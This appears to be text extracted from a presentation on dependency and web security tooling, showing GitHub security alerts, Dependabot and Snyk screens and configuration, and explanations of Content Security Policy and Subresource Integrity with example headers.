RubyGems	Ruby	Gemfile.lock	Gemfile.lock , Gemfile , *.gemspec

octo-org / octo-repo Private

Watch 1 Star 0 Fork 1

Code Issues 5 Pull requests 24 Actions Projects 8 Wiki Security Insights Settings

Pulse

Contributors

Traffic

Commits

Code frequency

Dependency graph

Network

Forks



## Enable the dependency graph

Track this repository's dependencies and sub-dependencies


If you'd like to enable the [dependency graph](#) and services like it, we'll need additional permissions. By clicking on "Allow access", you're agreeing to GitHub's [Terms of Service](#) and granting us permission to perform **read-only** analysis of this private repository. [Learn more about how we use your data.](#)

[Allow access](#)



# GitHub security alert digest

**SonyaMoisset's** repository security updates from  
the week of **Mar 5 - Mar 12**



organization



## Known security vulnerabilities detected

Dependency

**webpack-dev-server**

Version

< 3.1.11

Upgrade to

~> 3.1.11

Vulnerabilities

CVE-2018-14732 Low severity

Defined in

**package.json**

[Review all vulnerable dependencies](#)

**Note:** GitHub's security features, such as security alerts, do not claim to catch all vulnerabilities. Though we are always trying to update our vulnerability database and alert you with our most up-to-date information, we will not be able to catch everything or alert you to known vulnerabilities within a guaranteed time frame. These features are not substitutes for human review of each dependency for potential vulnerabilities or any other issues, and we recommend consulting with a security service or conducting a thorough vulnerability review when necessary.



# Automated dependency updates

Dependabot creates pull requests to keep your dependencies secure and up-to-date.

[Sign up](#)

[Learn how it works](#)

1,193,192 pull requests merged, and counting!

## How it works

1



### Dependabot checks for updates

Dependabot pulls down your dependency files and looks for any outdated or insecure requirements.

2



### Dependabot opens pull requests


If any of your dependencies are out-of-date, Dependabot opens individual pull requests to update each one.

3



### You review and merge

You check that your tests pass, scan the included changelog and release notes, then hit merge with confidence.



Application

# Dependabot Preview

You have already purchased this app on GitHub Marketplace.

[Set up a new plan](#)[Edit your plan](#)[Configure access](#)

By GitHub  
GitHub owns and operates this app.

## Categories

[Dependency management](#)[Security](#)[Free](#)[GitHub Created](#)

## Supported languages

[C#, Elixir, FF](#)[and 2 other languages supported](#)

## Customers



## Developer



## Developer links

[Support](#)[Status](#)[Privacy Policy](#)[Terms of Service](#)[Report abuse](#)

Dependabot helps you keep your dependencies up to date. It works with most popular [languages](#).

Every day, Dependabot checks your dependency files for outdated requirements and opens individual pull requests for any it finds. You review the PRs, merge them, and get to work on the latest, most secure releases.

Dependabot is owned and maintained by GitHub. Dependabot Preview is a [public beta](#) for functionality that we are integrating directly into GitHub.

[Read more...](#)

### [Security] Bump bower from 1.8.2 to 1.8.8 #80

Merged dependabot merged 1 commit into master from dependabot and winston-tar@v1 7 days ago

Conversation 0 · Comments 0 · Review Checks 0 · Last changed 0 · +2 -2 99%

Bumps [bower](#) from 1.8.2 to 1.8.8. This update includes security fixes.  
Y Vulnerabilities fixed  
Sourced from [The Node Security Working Group](#).

Arbitrary File Write Through Archive Extraction  
attackers can write arbitrary files when a malicious archive is extracted.

Affected versions: <1.8.7

- ↳ [Release notes](#)
- ↳ [Commits](#)
- ↳ [Maintainer changes](#)

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a release manually by commenting `@dependabot release`.

If all status checks pass Dependabot will automatically merge this pull request.

Dependabot commands and actions

- ↳ [dependabot bump bower from 1.8.2 to 1.8.8](#)
- ↳ [dependabot fix avoid \[Dependabot\]\(#\) security alert 7 days ago](#)

Helpful PRs with release notes, changelogs, and Dependabot compatibility scores

Reviews 0 · Issues 0 · Pull Requests 0 · Milestones 0 · Notifications 0 · Subscribers 0 · Participants 0

## Pricing and setup

[Free](#)[Daily dependency updates](#)

\$0

Dependabot Preview

[Free](#)[Daily dependency updates](#)

[Code](#)[Issues 5](#)[Pull requests 24](#)[Actions](#)[Projects 8](#)[Wiki](#)[Security](#)[Insights](#)[Settings](#)

## Security Alerts

[Automated security fixes](#)[Dismiss all](#)**3 Open ✓ 0 Closed**[Sort](#)**lodash**

11 days ago by GitHub package-lock.json #2


low severity

**actionview**

11 days ago by GitHub Gemfile.lock #1

critical severity

## devise

[Create automated security fix](#)[Dismiss](#)**Open**

GitHub opened this alert 3 days ago

1 devise vulnerability found in Gemfile.lock 3 days ago

### Remediation

Upgrade devise to version 4.6.0 or later. For example:

`gem "devise", ">= 4.6.0"`*Always verify the validity and compatibility of suggestions with your codebase.*

### Details

[CVE-2019-5421](#)

moderate severity

Vulnerable versions: &lt; 4.6.0

Patched version: 4.6.0

Devise ruby gem before 4.6.0 when the `lockable` module is used is vulnerable to a time-of-check time-of-use (TOCTOU) race condition due to `increment_failed_attempts` within the `Devise::Models::Lockable` class not being concurrency safe.

[Code](#) [Issues 1](#) [Pull requests 3](#) [Projects 0](#) [Wiki](#) [Insights](#) [Settings](#)

## Bump dotenv from 6.2.0 to 7.0.0 #79

[Open](#) dependabot wants to merge 1 commit into `master` from `dependabot/npm_and_yarn/dotenv-7.0.0`

[Conversation 1](#) [Commits 1](#) [Checks 0](#) [Files changed 3](#)

dependabot bot commented 4 hours ago

Contributor · ...

Bumps `dotenv` from 6.2.0 to 7.0.0.

- ▶ Changelog
- ▶ Commits

 compatibility 85%

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`.

---

▶ Dependabot commands and options

↳  Bump dotenv from 6.2.0 to 7.0.0 ...

Verified ✓ 788659c

 dependabot bot added the `dependencies` label 4 hours ago

 GitHub APP 6:39 AM

Pull request opened by dependabot[bot]

dependabot[bot] [#78 Bump jest from 24.3.1 to 24.4.0](#)  
Bumps `jest` from 24.3.1 to 24.4.0.

Changelog  
Sourced from [jest's changelog](#).


**24.4.0**  
Features

-  Now supports PnP environment without plugins (#8094)

[Show more](#)

Labels `dependencies` Comments 1  
PrideInLondon/pride-london-web | Yesterday at 6:39 AM

 All checks have passed  
7/7 successful checks



## Example `config.yml` files

### With only required options

```
version: 1
update_configs:
  # Keep package.json (& lockfiles) up to date as soon as
  # new versions are published to the npm registry
  - package_manager: "javascript"
    directory: "/"
    update_schedule: "live"
  # Keep Dockerfile up to date, batching pull requests weekly
  - package_manager: "docker"
    directory: "/"
    update_schedule: "weekly"
```

### With default labels and reviewers

```
version: 1
update_configs:
  # Update your Gemfile (& lockfiles) as soon as
  # new versions are published to the RubyGems registry
  - package_manager: "ruby:bundler"
    directory: "/"
    update_schedule: "live"

  # Apply default reviewer and label to created
  # pull requests
  default_reviewers:
    - "github-username"
  default_labels:
    - "label-name"
```

## Available configuration options

The config file must start with `version: 1` followed by an array of `update_configs`.

Option	Required	Description
<code>package_manager</code>	yes	What package manager to use
<code>directory</code>	yes	Where to look for package manifests
<code>update_schedule</code>	yes	How often to check for updates
<code>target_branch</code>	no	Branch to create pull requests against
<code>default_reviewers</code>	no	Reviewers to set on pull requests
<code>default_assignees</code>	no	Assignees to set on pull requests
<code>default_labels</code>	no	Labels to set on pull requests
<code>default_milestone</code>	no	Milestone to set on pull requests
<code>allowed_updates</code>	no	Limit which updates are allowed
<code>ignored_updates</code>	no	Ignore certain dependencies or versions
<code>automerged_updates</code>	no	Updates that should be merged automatically
<code>version_requirement_updates</code>	no	How to update manifest version requirements
<code>commit_message</code>	no	Commit message preferences

# Validate your .dependabot/config.yml file

```
1 # This is an example with only required properties:  
2 version: 1  
3 update_configs:  
4   - package_manager: "javascript"  
5     directory: "/"  
6     update_schedule: "live"  
7
```

Looks good 

pride-london-web > `/package.json...` last checked 4 hours ago [Bump now](#)

## Settings

**Update schedule**

Live updates

Dependabot will create pull requests as soon as new versions are published to the npm registry.

**Directory (optional)**

/

Relative to repository's root

**Target branch (optional)**

Branch to create pull requests against. If blank Dependabot will use your repo's default branch (master).

**Filters**

Only security updates  
 Only lockfile updates (ignore updates that require package.json changes)

**Update strategy for package.json**

How should Dependabot update your package.json (as opposed to your lockfile)?

Auto (bump versions if an app, widen ranges if a library)

**Automatic PR merging**

Dependabot can automatically merge dependency update PRs for you. For all of the options below we'll wait until all your status checks pass before merging. You can also set working hours for automerging in your account settings.

Runtime dependency PRs to merge automatically

Development dependency PRs to merge automatically

None None

Whitelisted dependencies to merge automatically (all versions)

Search...

Only top-level dependencies can be whitelisted

[Update settings](#)

## GitHub PR Defaults

**Reviewers**

SonyaMolset [X](#)

+ Add a reviewer

**Assignees**

SonyaMolset [X](#)

+ Add an assignee

**Labels**

Security [X](#)

+ Add a label

Defaults set on new PRs for this repo and language

**Continuously monitor** your app's  
dependencies

JS, Ruby, Python, Scala, Java, C#, Go

**Check GitHub repos** for  
vulnerabilities

**Scrutinise open source packages**  
before using them





Application

# Snyk

You have already purchased this app on GitHub Marketplace.

[Set up a new plan](#)[Edit your plan](#)[Configure access](#)

Verified by GitHub  
GitHub confirms that this app meets the [requirements for verification](#).

## Categories

[Dependency management](#)  
[Security](#) [GitHub Enterprise](#)  
[Free](#)

## Supported languages

Gradle, Java, JavaScript  
and [4 other languages supported](#)

## Developer



## Developer links

[Support](#)  
[Status](#)  
[Documentation](#)  
[Privacy Policy](#)  
[Terms of Service](#)

[Report abuse](#)

Snyk is on a mission to help developers use open source and stay secure.  
Snyk helps find, fix (and prevent!) known vulnerabilities in your Node.js, Java, Ruby, Python and Scala apps. Snyk is free for open source.

Snyk tracks vulnerabilities in over 800,000 open source packages, and helps protect over 25,000 applications.

83% of Snyk users found vulnerabilities in their applications, and new vulnerabilities are disclosed regularly, putting your application at risk.

[Read more...](#)

The screenshot shows the Snyk dashboard interface. At the top, there's a search bar labeled "search projects" and a button "Add projects". Below the search bar, there are filters for "GitHub", "npm", and "bitbucket". The main area displays a list of projects:

- canidaeupig**: package.json (5 H, 7 M, 14 L), Gemfile.lock (4 H, 1 M, 1 L)
- flat-coated-retriever**: package.json (0 L, 0 M, 0 L)
- canidaeypennine-shepherd**: package.json (1 H, 0 M, 1 L)
- canidaeanatolian-shepherd**: Gemfile.lock (2 H, 1 M, 2 L)
- canidausaint-bernard**: (empty)

Each project entry includes a "View report and fix" button and a "Test weekly" dropdown. Below the projects, there's a section titled "Find: Quickly scan all your repos and get a high level overview on the amount of known vulnerabilities" with five small preview cards.

## Pricing and setup

**Free**

For individuals and small organisations to stay secure.

\$0

Snyk

**Free**

For individuals and small organisations to stay



# React vulnerabilities

## Licenses detected

-  license: [MIT](#) >=0.0.0-0c756fb-697f004 <0.8.0
-  license: [Apache-2.0](#) >=0.8.0 <0.12.0-rc1
-  license: [BSD-3-Clause](#) >=0.12.0-rc1 <15.6.2
-  license: [MIT](#) >=15.6.2 <16.0.0-alpha
-  license: [BSD-3-Clause](#) >=16.0.0-alpha <16.0.0
-  license: [MIT](#) >=16.0.0

Continuously find & fix vulnerabilities like these in your dependencies.

[Test and protect your applications](#)

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
  <a href="#">Cross-site Scripting (XSS)</a>	<0.14.0	Not available	18 Jan, 2017
  <a href="#">Cross-site Scripting (XSS)</a>	>=0.5.0 <0.5.2    >=0.4.0 <0.4.2	Not available	18 Jan, 2017

[Report a new vulnerability](#)

[Test](#) > react@16.4.2

# react@16.4.2

Vulnerabilities

0 via 0 paths

Dependencies

18

Source

 npm

MEDIUM SEVERITY

## 🛡 Denial of Service (DoS)

Vulnerable module: [mem](#)

Introduced through: [gatsby@2.1.31](#)

### Detailed paths and remediation

- Introduced through: `pride-london-web@0.1.0 > gatsby@2.1.31 > @gatsbyjs/relay-compiler@2.0.0-primer-fix.2 > yargs@9.0.1 > os-locale@2.1.0 > mem@1.1.0`

Remediation: No remediation path available.

### Vulnerable functions

`index.module.exports.memoized()`

`index.module.exports.memoized.setData()`

### Overview

[mem](#) is an optimization used to speed up consecutive function calls by caching the result of calls with identical input.

Affected versions of this package are vulnerable to Denial of Service (DoS). Old results were deleted from the cache and could cause a memory leak.

[More about this issue](#)

 Create a Jira issue UPGRADE

 Ignore



snyk-bot APP 10:33 AM

Your Snyk alerts are set up! You'll get alerts for projects in the **Pride in London** organisation.

Snyk will notify you about new vulnerabilities that affect your projects, and when new upgrades and patches become available.



snyk-bot APP 3:37 PM

### Prototype Pollution

New vulnerability in package `lodash.merge` at the Pride in London organisation.

#### Severity

Low

#### Package

lodash.merge

#### Issue ID

[SNYK-JS-LODASHMERGE-173732](#)



#### Affected projects:

[PrideInLondon/pride-london-web:package.json](#)

**Package version:** 4.6.1

[Fix with the CLI wizard](#)



## All checks have passed

7 successful checks

[Hide all checks](#)

- ✓ Codacy/PR Quality Review — Up to standards. A positive pull request. [Details](#)

- ✓ LGTM analysis: JavaScript — No new or fixed alerts [Details](#)

- ✓ ci/circleci: build — Your tests passed on CircleCI! [Details](#)

- ✓ codecov/patch — Coverage not affected when comparing 1087ffc...78865... [Details](#)

- ✓ codecov/project — 48.11% remains the same compared to 1087ffc [Details](#)

- ✓ security/snyk - package.json (Pride in London) — No new issues [Details](#)



This branch has no conflicts with the base branch

Merging can be performed automatically.

[Squash and merge](#)



You can also open this in [GitHub Desktop](#) or view [command line instructions](#).



## New issues and remediations

Hello SonyaMoisset,

We found new vulnerabilities that affect 1 project in the Pride in London organisation.

### Pride in London



**PrideInLondon/pride-london-web:package.json**

[view all project issues](#)

L



[Prototype Pollution](#)

Vulnerability in lodash.merge 4.6.1. No remediation available yet.

[This issue can be fixed via the CLI](#)

Types

Apps

Actions

Categories

API management

Chat

Code quality

Code review

Continuous integration

Dependency management

Deployment

IDEs

Learning

Localization

Mobile

Monitoring

Project management

Publishing

Recently added

Security

Support

Testing

Utilities

Filters ▾

Verification

Verified

Unverified

Your items ▾

Search for apps and actions

## Security

Find, fix, and prevent security vulnerabilities before they can be exploited.

20 results filtered by Security x



**Renovate** ✓

Renovate Bot automates dependency updates. Flexible so you don't need to be



**Sonatype DepShield** ✓

Monitor your open source components for security vulnerabilities - goodbye muda, hello kaizen



**GuardRails** ✓

GuardRails provides continuous security feedback for modern development teams



**Snyk** ✓

Find, fix (and prevent!) known vulnerabilities in your code



**Extant DevSecOps**

Speed up your remediation cycles for security vulnerabilities with Extant DevSecOps pipeline tools



**Watchtower Radar**

Detect credentials and secrets in GitHub repos via machine learning



**GitHub Action to unlock git-crypt secrets**

Unlock secrets using git-crypt from encoded secret-key  
2 stars



**Secret Scan**

Scan your repository for secrets  
10 stars



**gitleaks-action**

checks your source for embedded key leaks, using gitleaks  
6 stars



**Meterian Scanner**

Scan a Java repository for vulnerabilities  
2 stars



**BackHub** ✓

Reliable GitHub repository backup, set up in minutes



**WhiteSource Bolt** ✓

Detect open source vulnerabilities in real time with suggested fixes for quick remediation



**Dependabot Preview** ✓

Automated dependency updates for Ruby, JavaScript, Python, Go, PHP, Elixir, Rust, Java and .NET



**LGTM** ✓

Find and prevent zero-days and other critical bugs, with customizable alerts and automated code review



**SOHO ODIN**

Audit your smart contract files automatically within a blink



**Snyk CLI Action**

Run the Snyk CLI  
11 stars



**Repository Visibility SMS Alert**

Notifies active organization owners that a repository has been made public and allows them to react via SMS  
5 stars



**action-accesscontrol**

Check if the Invoker has access defined access level



**Synopsys Detect Action**

Run Synopsys Detect to find code quality and security issues with Coverity and Black Duck  
2 stars



**Shellcheck Action**

Wraps the shellcheck CLI  
2 stars

# FEATURES - CSP & SRI



**CONTENT SECURITY POLICY** (CSP) IS AN ADDED LAYER OF SECURITY THAT HELPS TO DETECT AND MITIGATE CERTAIN TYPES OF ATTACKS, INCLUDING **XSS** AND **DATA INJECTION ATTACKS**

THESE ATTACKS ARE USED FOR EVERYTHING FROM DATA THEFT TO SITE DEFACEMENT TO DISTRIBUTION OF MALWARE



Content-Security-Policy:  
`default-src https://www.example.com`

## Content Security Policy

**Content Security Policy (CSP)** is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement to distribution of malware.

## Related Topics

### [HTTP](#)

#### Guides:

- ▶ [Resources and URIs](#)
- ▶ [HTTP guide](#)
- ▶ [HTTP security](#)

[HTTP access control \(CORS\)](#)

[HTTP authentication](#)

[HTTP caching](#)

[HTTP compression](#)

[HTTP conditional requests](#)

[HTTP content negotiation](#)

[HTTP cookies](#)

[HTTP range requests](#)

[HTTP redirects](#)

[HTTP specifications](#)

[Feature policy](#)

#### References:

- ▶ [HTTP headers](#)

CSP is designed to be fully backward compatible (except CSP version 2 where there are some explicitly-mentioned inconsistencies in backward compatibility; more details [here](#) section 1.1). Browsers that don't support it still work with servers that implement it, and vice-versa: browsers that don't support CSP simply ignore it, functioning as usual, defaulting to the standard same-origin policy for web content. If the site doesn't offer the CSP header, browsers likewise use the standard [same-origin policy](#).

To enable CSP, you need to configure your web server to return the [Content-Security-Policy](#) HTTP header (sometimes you will see mentions of the [X-Content-Security-Policy](#) header, but that's an older version and you don't need to specify it anymore).

Alternatively, the [`<meta>`](#) element can be used to configure a policy, for example: `<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';">`

## Threats

### Mitigating cross site scripting

A primary goal of CSP is to mitigate and report XSS attacks. XSS attacks exploit the browser's trust of the content received from the server. Malicious scripts are executed by the victim's browser because the browser trusts the source of the content, even when it's not coming from where it seems to be coming from.

CSP makes it possible for server administrators to reduce or eliminate the vectors by which XSS can occur by specifying the domains that the browser should consider to be valid sources of executable scripts. A CSP compatible browser will then only execute scripts loaded in source files received from those allowlisted domains, ignoring all other script (including inline scripts).

# Content Security Policy Reference

The new **Content-Security-Policy** HTTP response header helps you reduce XSS risks on modern browsers by declaring, which dynamic resources are allowed to load.

 Tweet

 Edit on Github

## Browser Support

Header	Chrome	FireFox	Safari	IE	Edge
<b>Content-Security-Policy</b> <small>CSP Level 2</small>	40+ Full January 2015	31+ <i>Partial</i> July 2014	10+	-	Edge 15 build 15002+
<b>Content-Security-Policy</b> <small>CSP 1.0</small>	25+	23+	7+	-	Edge 12 build 10240+
<b>X-Content-Security-Policy</b> <small>Deprecated</small>	-	4+	-	10+ <i>Limited</i>	12+ <i>Limited</i>
<b>X-WebKit-CSP</b> <small>Deprecated</small>	14+	-	6+	-	-

Sources: [caniuse.com/contentsecuritypolicy](http://caniuse.com/contentsecuritypolicy), [caniuse.com/contentsecuritypolicy2](http://caniuse.com/contentsecuritypolicy2) & [Mozilla](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy)

Try our [CSP Browser Test](#) to test your browser.

Note: It is known that having both **Content-Security-Policy** and **X-Content-Security-Policy** or **X-WebKit-CSP** causes unexpected behaviours on certain versions of browsers. Please avoid using deprecated **X-\*** headers.

# Content-Security-Policy Examples

Here a few common scenarios for content security policies:

## Allow everything but only from the same origin

```
default-src 'self';
```

## Only Allow Scripts from the same origin

```
script-src 'self';
```

## Allow Google Analytics, Google AJAX CDN and Same Origin

```
script-src 'self' www.google-analytics.com ajax.googleapis.com;
```

## Starter Policy

This policy allows images, scripts, AJAX, and CSS from the same origin, and does not allow any other resources to load (eg object, frame, media, etc). It is a good starting point for many sites.

```
default-src 'none'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src 'self';
```

# REAL-TIME SECURITY REPORTING

Know exactly what's happening with your site  
before your users can even pick up the phone

## DEPLOY

add a single line of code/config to enable reporting

## COLLECT

reports sent automatically from all of your visitors

## RESPOND

issues can be quickly identified and resolved

[GET STARTED FOR FREE!](#)

No credit card required

## OUR SERVICES

We help you to deploy and monitor a wide range of security features



### Automatic Browser Reporting

Enable your users' browsers to automatically report security threats



### Attack Detection

Detect web application attacks from the moment they begin



### Centralised Monitoring

View your web application's historic and ongoing threats in a single unified portal

**SUBRESOURCE INTEGRITY (SRI) IS A SECURITY FEATURE THAT ENABLES BROWSERS TO VERIFY THAT RESOURCES THEY FETCH ARE DELIVERED WITHOUT UNEXPECTED MANIPULATION**

IT WORKS BY ALLOWING YOU TO PROVIDE A CRYPTOGRAPHIC HASH THAT A FETCHED RESOURCE MUST MATCH

<https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/core.js>

**Copy ▾**

[Copy Url](#)

[Copy SRI](#)

[Copy Script Tag](#)

**[Copy Script Tag with SRI](#)**

<https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.js>

<https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.min.js>

<https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.min.map>

# SRI Hash Generator

Enter the URL of the resource you wish to use:

Hash!

```
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js" integrity="sha384-JjSmVgyd0p3pXB1rRibZUAYoIIy60rQ6VrjIEaFf/nJGzIxFDsf4x0xIM+B07jRM" crossorigin="anonymous"></script>
```

## # Subresource Integrity



Usage % of all users Global 91.77%

Subresource Integrity enables browsers to verify that file is delivered without unexpected manipulation.

IE	Edge	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser	Opera Mobile	Chrome for Android	Firefox for Android	IE Mobile	UC Browser for Android	Sams Intern
		12-16	2-42	4-44	3.1-10.1	10-31	3.2-10.3		11.2						4
6-10	17	43-67	45-75	11-12	32-60	11.3-12.1		2.1-4.4.4	7	12-12.1			10		5-8
11	18	68	76	12.1	52	12.3	all	67	10	46	75	67	11	12.12	9.2
	76	69-70	77-79	13-TP		13									

Notes Known issues (0) Resources (9) Feedback

<sup>1</sup> Can be enabled via the "Experimental Features" developer menu

Jump to: [How Subresource Integrity helps](#)

[Using Subresource Integrity](#)

[Examples](#)

[How browsers handle Subresource Integrity](#)

[Specifications](#)

[Browser compatibility](#)

See also

[Web technology for developers](#) ›

[Web security](#) › [Subresource Integrity](#)

Related Topics

[Certificate Transparency](#)

[Information Security Basics](#)

[Information Security Basics](#)

[Confidentiality, Integrity, and Availability](#)

[Security Controls](#)

[TCP/IP Security](#)

[Threats](#)

[Vulnerabilities](#)

[Insecure passwords](#)

[Mixed content](#)

[Mixed content](#)

[How to fix a website with blocked mixed content](#)

[Referer header: privacy and security concerns](#)

[Same-origin policy](#)

[Secure contexts](#)

[Secure contexts](#)

[Features restricted to secure contexts](#)

[Securing your site](#)

[Securing your site](#)

[How to turn off form autocomplete](#)

**Subresource Integrity (SRI)** is a security feature that enables browsers to verify that resources they fetch (for example, from a [CDN](#)) are delivered without unexpected manipulation. It works by allowing you to provide a cryptographic hash that a fetched resource must match.

**Note:** For subresource-integrity verification of a resource served from an origin other than the document in which it's embedded, browsers additionally check the resource using [Cross-Origin Resource Sharing \(CORS\)](#), to ensure the origin serving the resource allows it to be shared with the requesting origin.

## How Subresource Integrity helps [🔗](#)

